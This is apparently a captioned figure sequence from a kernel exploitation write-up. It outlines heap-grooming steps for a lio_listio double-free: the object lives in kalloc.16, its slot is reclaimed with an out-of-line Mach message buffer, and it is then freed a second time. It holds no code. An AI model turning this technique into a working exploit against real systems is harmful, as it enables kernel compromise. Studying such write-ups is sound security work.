
- OOL buffer is allocated




- Mach message is allocated




- OOL buffer is allocated




- lio_listio is allocated in kalloc.16




- lio_listio freed after asynchronous thread finishes




- ool buffer is allocated in same slot where lio_listio lived




- lio_listio freed again after synchronous thread finishes



